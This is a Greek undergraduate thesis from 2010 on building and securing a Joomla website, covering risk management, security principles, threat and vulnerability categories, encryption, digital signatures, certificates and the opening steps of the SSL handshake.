Τεχνολογικό Εκπαιδευτικό Ίδρυμα Κρήτης

Σχολή Τεχνολογικών Εφαρμογών
Τμήμα Εφαρμοσμένης Πληροφορικής και Πολυμέσων

Πτυχιακή Εργασία

Τίτλος: Υλοποίηση ενός site με τη χρήση ενός web content management εργαλείου (joomla) και η ασφαλής θωράκισή του

Δημήτρης Ντεβές (ΑΜ: 895)
Νίκος Ατσαλάκης (ΑΜ: 989)

Ηράκλειο - 22 Φεβρουαρίου 2010

Επόπτης Καθηγητής: Δρ. Μανιφάβας Χαράλαμπος

ΠΕΡΙΕΧΟΜΕΝΑ

ΕΙΚΟΝΕΣ

ΠΙΝΑΚΕΣ

Κεφάλαιο 1

Εισαγωγή

Το σενάριο με το οποίο θα ασχοληθούμε είναι η θωράκιση μιας ιστοσελίδας υψηλής κίνησης με αυξημένες απαιτήσεις ασφάλειας. Ένα τέτοιο παράδειγμα είναι ιστοσελίδα που φιλοξενεί περιεχόμενο για δύο είδη χρηστών, για τους χρήστες που έχουν πληρώσει και έχουν πρόσβαση σε διευρυμένο περιεχόμενο (video, μουσική, εικόνες) και για τους απλούς επισκέπτες που έχουν πρόσβαση σε γενικό περιεχόμενο. Για τους σκοπούς του παρόντος εγγράφου υποθέτουμε ότι έχουμε καταχωρήσει το φανταστικό όνομα kriti-videos.gr.

Η σελίδα υλοποιείται γύρω από το web content management system joomla και θα φιλοξενείται σε Διακομιστή που τρέχει λειτουργικό σύστημα GNU/Linux Debian μαζί με το απαραίτητο λογισμικό (apache, bind, postfix, mySQL) για τη λειτουργία του.

Οι τομείς ασφάλειας με τους οποίους θα ασχοληθούμε είναι η ασφάλεια της συνεδρίας του χρήστη κατά την περιήγησή του στην ιστοσελίδα και η ασφάλιση των διακομιστών έναντι κακόβουλων επιθέσεων (hacking).

Δεν θα ασχοληθούμε με την ασφάλεια και τη διαθεσιμότητα (redundancy) των ίδιων των διακομιστών παρά μόνο με την ασφάλεια και διαθεσιμότητα των υπηρεσιών που διαθέτουν.

Κατανόηση Κινδύνων Ασφαλείας

Όσο τα Πληροφοριακά Συστήματα εξελίσσονται, τόσο εξελίσσονται και οι απειλές για την ασφάλειά τους.

Για να προσδιορίσουμε τις απειλές ασφαλείας πρέπει να υπολογίσουμε δύο σημαντικές παραμέτρους:

1. Το είδος των επιθέσεων που μπορεί να αντιμετωπίσουμε.
2. Που μπορεί να συμβούν αυτές οι επιθέσεις.

Διαχείριση Κινδύνου

Μία κοινή παραδοχή στην κοινότητα της ασφάλειας Πληροφοριακών Συστημάτων είναι ότι δεν υπάρχει κανένα απολύτως ασφαλές και ταυτόχρονα χρήσιμο Πληροφοριακό Σύστημα. Λέγεται δε συχνά σαν αστείο ότι το μόνο ασφαλές Πληροφοριακό Σύστημα είναι αυτό που δεν είναι συνδεδεμένο σε δίκτυο και που βρίσκεται κλειδωμένο μόνο του σε ένα δωμάτιο.

Ως εκ τούτου για να έχουμε ένα αποδεκτό επίπεδο ασφαλείας, πρέπει να εξετάσουμε το περιβάλλον λειτουργίας, να εκτιμήσουμε τους κινδύνους που αντιμετωπίζουμε και να διατηρήσουμε τον κίνδυνο σε αυτό ή κάτω από αυτό το επίπεδο. Ο κίνδυνος μειώνεται αυξάνοντας την ασφάλεια του περιβάλλοντός μας.

Σαν γενικός κανόνας, όσο πιο υψηλό το επίπεδο ασφάλειας, τόσο πιο ακριβό είναι στην υλοποίηση, τόσο πιο πολύπλοκο και τόσο πιο πιθανό θα είναι να υπάρχει μείωση της ευχρηστίας.

Επίσης, ένα σημαντικό μέρος της Διαχείρισης Κινδύνου είναι να προσδιορίσουμε την αξία αυτών που προσπαθούμε να προστατεύσουμε και να ορίσουμε ένα επίπεδο ασφαλείας κατάλληλο για αυτά.

Βασικές Αρχές – Βασικές Έννοιες

Οι βασικές αρχές της ασφάλειας πληροφοριακών συστημάτων είναι η εμπιστευτικότητα, η ακεραιότητα και η διαθεσιμότητα των πληροφοριών και υπηρεσιών.

- **Εμπιστευτικότητα:**
  Η εμπιστευτικότητα έχει οριστεί από τον Διεθνή Οργανισμό Τυποποίησης (ISO – International Organization for Standardization) ως η «διασφάλιση ότι η πληροφορία είναι διαθέσιμη μόνο σε αυτούς που έχουν εγκριθεί για να έχουν πρόσβαση»[1]. Παραβίαση της εμπιστευτικότητας έχουμε όταν πληροφορία που θεωρείται εμπιστευτική έχει προσπελαστεί, χρησιμοποιηθεί, αντιγραφεί ή γνωστοποιηθεί σε, ή από, άτομα που δεν είναι εξουσιοδοτημένα για να έχουν πρόσβαση σε αυτήν.
- **Ακεραιότητα:**
  Πάλι σύμφωνα με τον ISO, η ακεραιότητα ορίζεται ως η «διαφύλαξη της ακρίβειας και της πληρότητας της πληροφορίας και των μεθόδων επεξεργασίας»[1]. Πρακτικά αυτό σημαίνει ότι δεν μπορούν να δημιουργηθούν, να αλλαχτούν ή να διαγραφούν δεδομένα χωρίς εξουσιοδότηση. Απώλεια ακεραιότητας έχουμε όταν για παράδειγμα ένας υπάλληλος διαγράψει κατά λάθος ή εσκεμμένα σημαντικά αρχεία δεδομένων από τον υπολογιστή του.
- **Διαθεσιμότητα:**
  Ως διαθεσιμότητα ορίζεται η «διασφάλιση ότι οι εγκεκριμένοι χρήστες έχουν πρόσβαση στην πληροφορία και στους σχετικούς πόρους όταν αυτό απαιτείται»[1]. Δηλαδή ότι η πληροφορία, τα υπολογιστικά συστήματα που χρειάζονται για την επεξεργασία της πληροφορίας και οι μηχανισμοί ασφαλείας που χρησιμοποιούνται για την προστασία της είναι διαθέσιμα και λειτουργούν σωστά όταν η πληροφορία απαιτείται. Το αντίθετο ονομάζεται «Άρνηση Παροχής Υπηρεσιών» (Denial of Service – DoS).

Βασικές έννοιες στην ασφάλεια πληροφοριακών συστημάτων είναι αυτές του «Πόρου» (Resource), της «Απειλής» (Threat), του «Κενού Ασφαλείας» (Vulnerability) και του Exploit που σε ελεύθερη μετάφραση μπορεί να αποδοθεί σαν μια επίθεση που εκμεταλλεύεται ένα Κενό Ασφαλείας για να αποκτήσει πρόσβαση σε έναν Πόρο.

Πόρος – Resource

Πόρος είναι οτιδήποτε στο υπολογιστικό περιβάλλον που προσπαθούμε να προστατεύσουμε. Αυτό μπορεί να περιλαμβάνει δεδομένα, εφαρμογές, διακομιστές, εξοπλισμός επικοινωνίας ακόμα και ανθρώπους. Ο σκοπός της ασφάλειας Πληροφοριακών Συστημάτων είναι να προστατευτούν οι Πόροι από επιθέσεις.

Απειλή – Threat

Απειλή είναι ένα πρόσωπο ή ένα πράγμα που έχει τη δυνητική δυνατότητα να αποκτήσει πρόσβαση σε έναν πόρο και να προκαλέσει ζημιά. Ο παρακάτω πίνακας αναφέρει διαφορετικές μορφές απειλών και μερικά παραδείγματα αυτών.

[1] **Information Security - As defined by ISO-17799**
http://www.isosecuritysolutions.com/standardmain.html

Είδος Απειλής	Παράδειγμα
Φυσικές και Υλικές	Φωτιά, Νερό, Αέρας, Σεισμός, Απώλεια ρεύματος
Μη εσκεμμένη	Μη-ενημερωμένοι υπάλληλοι Μη-ενημερωμένοι πελάτες
Εσκεμμένη	Κακόβουλοι επιτιθέμενοι Τρομοκράτες Βιομηχανικοί κατάσκοποι Κυβερνήσεις Κακόβουλο λογισμικό

Πίνακας 1 - Απειλές για το υπολογιστικό περιβάλλον

Κενό Ασφαλείας – Vulnerability

Κενό ασφαλείας είναι ένα σημείο όπου ένας πόρος είναι ευάλωτος σε επίθεση. Μπορεί να θεωρηθεί σαν αδυναμία. Τα κενά ασφαλείας συχνά ταξινομούνται όπως στον παρακάτω πίνακα.

Είδος Κενού Ασφαλείας	Παράδειγμα
Υλική	Ξεκλείδωτες πόρτες
Φυσική	Χαλασμένο σύστημα πυρόσβεσης
Λογισμικό και Hardware	Ανενημέρωτο αντι-ιικό λογισμικό
Μέσα Επικοινωνίας	Ηλεκτρικές Παρεμβολές
Επικοινωνία	Μη κρυπτογραφημένα πρωτόκολλα επικοινωνίας
Ανθρώπινο	Μη ασφαλής διαδικασίες Help Desk

Πίνακας 2 - Κενά Ασφαλείας στο υπολογιστικό περιβάλλον

Exploit

Ένας πόρος μπορεί να προσπελαστεί από μια απειλή που χρησιμοποιεί ένα κενό ασφαλείας στο υπολογιστικό περιβάλλον. Η προσπέλαση ενός πόρου μπορεί να γίνει με πολλούς τρόπους, μερικοί από τους πιο κοινούς παρατίθενται στον επόμενο πίνακα.

Είδος Exploit	Παράδειγμα
Exploit που εκμεταλλεύεται τεχνικό κενό ασφαλείας	Brute Force Attacks, Buffer Overflows, Λανθασμένη ρύθμιση παραμέτρων, Session Hijacking
Συλλογή Πληροφοριών	OS Identification, Port Scanning, Service and Application Probing, Vulnerability Scanning, Social Engineering, Wireless Leak
Άρνηση Παροχής Υπηρεσιών – Denial of Service	Καταστροφή υλικού, Αφαίρεση πόρων, Τροποποίηση πόρων, Κορεσμός πόρων

Πίνακας 3 - Exploits στο υπολογιστικό περιβάλλον

Άμυνα – Μείωση Κινδύνου

Ο σκοπός της ανάλυσης κινδύνου είναι να προσδιοριστεί τι επίπεδο άμυνας – ασφαλείας είναι αναγκαίο για την προστασία έναντι των απειλών που μπορεί να αντιμετωπίσει το υπολογιστικό περιβάλλον.

Υπάρχουν τρεις κυρίως τρόποι να μειωθεί ο κίνδυνος. Σύμφωνα με τα παραπάνω, κίνδυνος μπορεί να οριστεί ως ένας συγκεκριμένος συνδυασμός Πόρου, Κενού Ασφαλείας και Απειλής. Ως εκ τούτου, η μείωση κινδύνου μπορεί να επιτευχτεί με:

- Τη μείωση της αξίας ενός Πόρου στον επιτιθέμενο
- Την αντιμετώπιση συγκεκριμένων Κενών Ασφαλείας
- Την εξουδετέρωση ή την πρόληψη επιθέσεων και Απειλών

Μείωση αξίας Πόρου

Η μείωση της αξίας ενός Πόρου μπορεί να φαίνεται σαν ένας μη λογικός στόχος αλλά η μείωση της αξίας αναφέρεται για τον επιτιθέμενο και όχι για τους εγκεκριμένους χρήστες.

Ένα τέτοιο παράδειγμα είναι η χρήση της κρυπτογράφησης για την ασφάλιση αρχείων και email. Ακόμα και να υποκλαπούν από έναν εισβολέα, του είναι ουσιαστικά άχρηστα μιας και δε μπορεί να τα διαβάσει.

Αντιμετώπιση συγκεκριμένων Κενών Ασφαλείας

Ένας άλλος τρόπος για την αντιμετώπιση κινδύνου είναι η αντιμετώπιση ή η εξάλειψη συγκεκριμένων Κενών Ασφαλείας.

Οι διορθωτικές εκδόσεις για τα προγράμματα αποτελούν ένα τέτοιο παράδειγμα αφού οι προγραμματιστές με την έκδοση τέτοιων διορθώσεων εξαλείφουν κάποιο Κενό Ασφαλείας στο πρόγραμμά τους.

Εξουδετέρωση και πρόληψη Απειλών

Επιπρόσθετα με τη μείωση της Αξίας ενός Πόρου και την αντιμετώπιση Κενών Ασφαλείας μία ακόμα προσέγγιση για τη μείωση κινδύνου είναι να επικεντρωθείς στους επιτιθέμενους και στις επιθέσεις και αυτός είναι ο πιο διαδεδομένος και κοινός τρόπος μείωσης.


Αυτό επιτυγχάνεται για παράδειγμα με τη χρήση firewall, αντι-ιικών προγραμμάτων και την χρήση μηχανισμών ελέγχου πρόσβασης (κωδικοί πρόσβασης, smart cards, βιομετρικά συστήματα). Ο σκοπός τέτοιων μέτρων είναι να μειωθεί ο αριθμός των τρόπων επίθεσης.

Κρυπτογράφηση, Ψηφιακά Πιστοποιητικά

Η Εμπιστευτικότητα των δεδομένων, είτε πρόκειται για μήνυμα email, είτε για διακριτά πακέτα IP, τίθεται σε κίνδυνο μόλις μεταδοθούν πάνω σε μη-ασφαλείς γραμμές επικοινωνιών ή δίκτυο.

Σε ένα δημόσιο δίκτυο όπως το Διαδίκτυο στο οποίο συμμετέχουν μη-έμπιστα και άγνωστα άτομα απαραίτητο για την διασφάλιση της Εμπιστευτικότητας των επικοινωνιών μεταξύ δύο χρηστών είναι η χρήση της κρυπτογράφησης.

Η λέξη κρυπτογραφία αναφέρεται στην μελέτη και εφαρμογή μαθηματικών μεθόδων απόκρυψης πληροφοριών και ο τομέας της κρυπτογραφίας αποτελεί κλάδο των μαθηματικών αλλά και της επιστήμης πληροφορικής. Η κρυπτογράφηση αναφέρεται στην εφαρμογή αλγορίθμων κρυπτογράφησης για την μετατροπή της κανονικής πληροφορίας (plaintext) σε μια μη-κατανοητή μορφή (ciphertext) ενώ η αντίστροφη διαδικασία ονομάζεται αποκρυπτογράφηση.



Εικόνα 1 - Διαδικασία κρυπτογράφησης

Η κρυπτανάλυση από την άλλη αναφέρεται στην προσπάθεια απόκτησης της αρχικής μη-κωδικοποιημένης πληροφορίας (plaintext) χωρίς να γνωρίζουμε την μυστική πληροφορία (κλειδί αποκρυπτογράφησης) που συνήθως χρειαζόμαστε για το σκοπό αυτόν. Είναι δηλαδή η προσπάθεια «σπασίματος» του κωδικοποιημένου μηνύματος.


Χρήση	Υπηρεσία	Προστασία έναντι
Προστασία μυστικών	Εμπιστευτικότητα, απόρρητο	Κρυφακούσματος
Πιστοποίηση ταυτότητας	Ταυτοποίηση	Πλαστογραφίας και προσποίηση
Εξακρίβωση πληροφοριών	Ακεραιότητα μηνυμάτων	Τροποποίησης

Πίνακας 4 - Σημαντικές χρήσεις της κρυπτογραφίας

Είδη αλγόριθμων κρυπτογράφησης


Υπάρχουν δύο ειδών κρυπτογραφικών αλγορίθμων, οι συμμετρικοί και οι ασύμμετροι.

- **Κρυπτογραφία με Συμμετρικό Κλειδί**
  Στους αλγόριθμους με συμμετρικό κλειδί χρησιμοποιείται το ίδιο κλειδί και για την κρυπτογράφηση και για την αποκρυπτογράφηση.



Εικόνα 2 – Κρυπτογραφία με συμμετρικό κλειδί

- **Κρυπτογραφία με Ασύμμετρο Κλειδί**
  Οι ασύμμετροι αλγόριθμοι κρυπτογράφησης χρησιμοποιούν δύο διαφορετικά κλειδιά για την κρυπτογράφηση και αποκρυπτογράφηση. Σε τέτοιου είδους συστήματα, το ένα κλειδί ονομάζεται «Ιδιωτικό Κλειδί», κρατείται μυστικό από τον κάτοχο και χρησιμοποιείται για την αποκρυπτογράφηση του μηνύματος. Το άλλο κλειδί, το «Δημόσιο Κλειδί» δημοσιεύεται ελεύθερα και χρησιμοποιείται για την κρυπτογράφηση. Τα εισερχόμενα μηνύματα έχουν κρυπτογραφηθεί με το Δημόσιο Κλειδί του παραλήπτη και μπορούν να αποκρυπτογραφηθούν μόνο με το Ιδιωτικό Κλειδί του παραλήπτη. Τα δύο κλειδιά σχετίζονται μεταξύ τους μαθηματικά αλλά ο υπολογισμός του Ιδιωτικού Κλειδιού χρησιμοποιώντας το Δημόσιο Κλειδί είναι αδύνατο να γίνει.



Εικόνα 3 - Κρυπτογραφία με ασύμμετρο κλειδί

Συμμετρικοί vs. Ασύμμετροι	
• Μικρότερο μήκος κλειδιού	• Μεγάλα κλειδιά
• Ευκολότερη υλοποίηση	• Πιο περίπλοκος μηχανισμός
• Εξαιτίας της ταχύτητας κρυπτογράφησης, κρυπτογράφηση μεγάλου όγκου δεδομένων	• Αργή κρυπτογράφηση, χρήση περισσότερο για μικρό όγκο δεδομένων
• Δε μπορεί να αποδειχτεί η ταυτότητά του κλειδιού σε τρίτο	• Με τα ιδιωτικά κλειδιά παράγονται οι Ψηφιακές Υπογραφές
• Δύο ή περισσότεροι μοιράζονται το ίδιο κλειδί, δυσκολία ανάπτυξης	• Ο καθένας κατέχει ένα μοναδικό ζεύγος κλειδιών εκ των οποίων το ένα παραμένει μυστικό

Πίνακας 5 - Συμμετρικοί έναντι Ασύμμετρων αλγορίθμων

Ψηφιακές Υπογραφές


Με την κρυπτογράφηση είπαμε ότι διασφαλίζουμε την Εμπιστευτικότητα των επικοινωνιών μεταξύ δύο των δύο πλευρών, όμως μπορούμε να καταφέρνουμε και μερικούς ακόμα στόχους με την χρήση ψηφιακών υπογραφών, αυτούς της Ακεραιότητας, της ταυτοποίησης ότι ένα μήνυμα προέρχεται από ένα συγκεκριμένο άτομο και της αποτροπής άρνησης παραδοχής συμμετοχής (non-repudiation).

Για να χρησιμοποιήσουμε μια ψηφιακή υπογραφή πρώτα δημιουργούμε μια «περίληψη» (digest) του μηνύματος με έναν αλγόριθμο τύπου hash όπως ο MD5. Οι αλγόριθμοι αυτοί δέχονται σαν είσοδο ένα μήνυμα και επιστρέφουν μια σταθερού μήκους συμβολοσειρά, που ονομάζεται hash value, μοναδική για το μήνυμα από το οποίο δημιουργήθηκε. Οποιαδήποτε αλλαγή στο αρχικό μήνυμα, έστω και κατά ένα bit, σημαίνει και αλλαγή του τελικού hash value.

Αφού δημιουργήσουμε την περίληψη, κρυπτογραφείται με το Ιδιωτικό Κλειδί του αποστολέα έτσι ώστε να μπορεί να αποκρυπτογραφηθεί μόνο με το αντίστοιχο Δημόσιο Κλειδί για να κατασκευαστεί έτσι η ψηφιακή υπογραφή του μηνύματος. Η υπογραφή μαζί με το μήνυμα μπορούν να κρυπτογραφηθούν κανονικά με το δημόσιο κλειδί του παραλήπτη και να αποσταλούν.

Για να επιβεβαιώσει ο παραλήπτης ότι το μήνυμα πράγματι προήλθε από αυτόν που έπρεπε και ότι το μήνυμα δεν έχει αλλοιωθεί:

1. πρώτα αποκρυπτογραφεί το μήνυμα.
2. αποκρυπτογραφεί μετά και την ψηφιακή υπογραφή με το δημόσιο κλειδί του αποστολέα ταυτοποιώντας έτσι ότι το μήνυμα πράγματι προήλθε από το σωστό άτομο (μόνο ο αποστολέας έχει το ιδιωτικό κλειδί που αντιστοιχεί στο δημόσιο κλειδί).
3. τέλος δημιουργεί εκ νέου το hash value του μηνύματος και το συγκρίνει με το hash value που έλαβε με την ψηφιακή υπογραφή, ταυτοποιώντας ότι το μήνυμα δεν έχει αλλοιωθεί.



Εικόνα 4 - Δημιουργία ψηφιακής υπογραφής

Ψηφιακά Πιστοποιητικά

Τα ψηφιακά πιστοποιητικά συνήθως αναφέρονται σε μια ψηφιακά υπογεγραμμένη δήλωση που εκδίδεται από μια αρχή πιστοποίησης που τυγχάνει δημόσιας εμπιστοσύνης (Trusted third party – Certificate Authority) και πιστοποιούν

την αυθεντικότητα του δημοσίου κλειδιού για την αποκρυπτογράφηση μιας ψηφιακής υπογραφής. Η αρχή πιστοποίησης, υπογράφει με το δικό της ιδιωτικό κλειδί το δημόσιο κλειδί που χρησιμοποιείται στην ψηφιακή υπογραφή δηλώνοντας έτσι ότι το δημόσιο κλειδί έχει ελεγχθεί από την ίδια ότι ανήκει στον υπογράφοντα.

Το ψηφιακό πιστοποιητικό αποτελείται από επιμέρους τμήματα όπως:

- Το όνομα του εκδότη
- Την έκδοση και ο αριθμός σειράς
- Το όνομα του υποκειμένου και άλλες τυχόν επεκτάσεις
- Το σκοπό του πιστοποιητικού
- Το δημόσιο κλειδί του υποκειμένου
- Την περίοδο εγκυρότητας του πιστοποιητικού
- Την υπογραφή της αρχής διαχείρισης πιστοποιητικών

Εν κατακλείδι τα ψηφιακά πιστοποιητικά διεκπεραιώνουν τις εξής λειτουργίες:

- Πιστοποιούν ότι οι κάτοχοί τους, άνθρωποι, ιστοσελίδες ή ακόμα συσκευές δικτύου όπως δρομολογητές, είναι όντως αυτοί που ισχυρίζονται

- Βοηθούν στην προστασία των δεδομένων που μεταφέρονται από υποκλοπή και τροποποίηση

Πρωτόκολλο SSL

Το πρωτόκολλο SSL έχει γίνει ο de facto τρόπος προστασίας με κρυπτογράφηση της HTTP κίνησης του Διαδικτύου όταν αυτό απαιτείται. Η έκρηξη τα τελευταία χρόνια του ηλεκτρονικού εμπορίου, των ηλεκτρονικών τραπεζικών συναλλαγών και άλλων παρόμοιων εφαρμογών με αυξημένες απαιτήσεις ασφάλειας κατά τη μεταφορά των ευαίσθητων δεδομένων του χρήστη, φροντίζουν ώστε το πρωτόκολλο SSL να βρίσκεται σε συχνή χρήση.

Για την κρυπτογράφηση των δεδομένων που μεταφέρονται μέσω SSL, χρησιμοποιείται συνδυασμός κρυπτογράφησης με συμμετρικό κλειδί ασύμμετρο κλειδί. Για την εγκαθίδρυση της συνεδρίας, την κρυπτογράφηση και την ανταλλαγή του συμμετρικού κλειδιού που δημιουργείται, χρησιμοποιείται κρυπτογράφηση με ασύμμετρο κλειδί. Για το υπόλοιπο της συνεδρίας γίνεται κρυπτογράφηση των δεδομένων με το συμμετρικό κλειδί που έχει πρωτύτερα ανταλλαχτεί.

Το πρωτόκολλο SSL βρίσκεται στο Application Layer του μοντέλου OSI, κάτω από ανώτερα πρωτόκολλα όπως το HTTP και το FTP, και χρησιμοποιεί κάποιο αξιόπιστο πρωτόκολλο μεταφοράς όπως το TCP. Η πιο κοινή χρήση βέβαια του SSL είναι η κρυπτογράφηση κίνησης HTTP οπότε και χρησιμοποιούμε το https URI schema που δηλώνει στον διακομιστή ότι επιθυμούμε χρήση SSL. Η εκ προεπιλογής θύρα για το πρωτόκολλο https είναι η 443, αντίθετα με το απλό http που χρησιμοποιεί συνήθως την θύρα 80.

Στην έναρξη μιας συνεδρίας SSL και για να εγκαθιδρυθεί η σύνδεση γίνεται μια «χειραψία» μεταξύ client και server. Τα βήματα που περιλαμβάνει αυτή η «χειραψία» είναι τα εξής:

1. Αποστολή μηνύματος «Hello» από τον client που απαριθμεί με σειρά προτίμησης τις κρυπτογραφικές ικανότητές του όπως την έκδοση SSL, τους υποστηριζόμενους αλγόριθμους κρυπτογράφησης και τις υποστηριζόμενες μεθόδους συμπίεσης δεδομένων. Επίσης δημιουργείται και αποστέλλεται με το μήνυμα αυτό και ένας τυχαίος αριθμός μεγέθους 28 byte, ο RNc.

2. Ο server απαντάει και αυτός με ένα μήνυμα «hello» που περιλαμβάνει τον επιλεχθέντα αλγόριθμο κρυπτογράφησης, την επιλεχθείσα μέθοδο συμπίεσης, έναν αριθμό συνεδρίας (session ID) και έναν ακόμα τυχαίο αριθμό, τον RNs.
   Αν ο client και ο server δεν μπορούν να συμφωνήσουν σε κάποιον αλγόριθμο κρυπτογράφησης τότε η χειραψία αποτυγχάνει.

3. Ο server αποστέλλει το ψηφιακό πιστοποιητικό του και προαιρετικά αν χρησιμοποιείται η έκδοση 3 του πρωτοκόλλου SSL και απαιτηθεί από τον server, αίτηση για το ψηφιακό πιστοποιητικό του client.

4. Αποστολή μηνύματος «hello done» από τον server και αναμονή απάντησης από τον client.

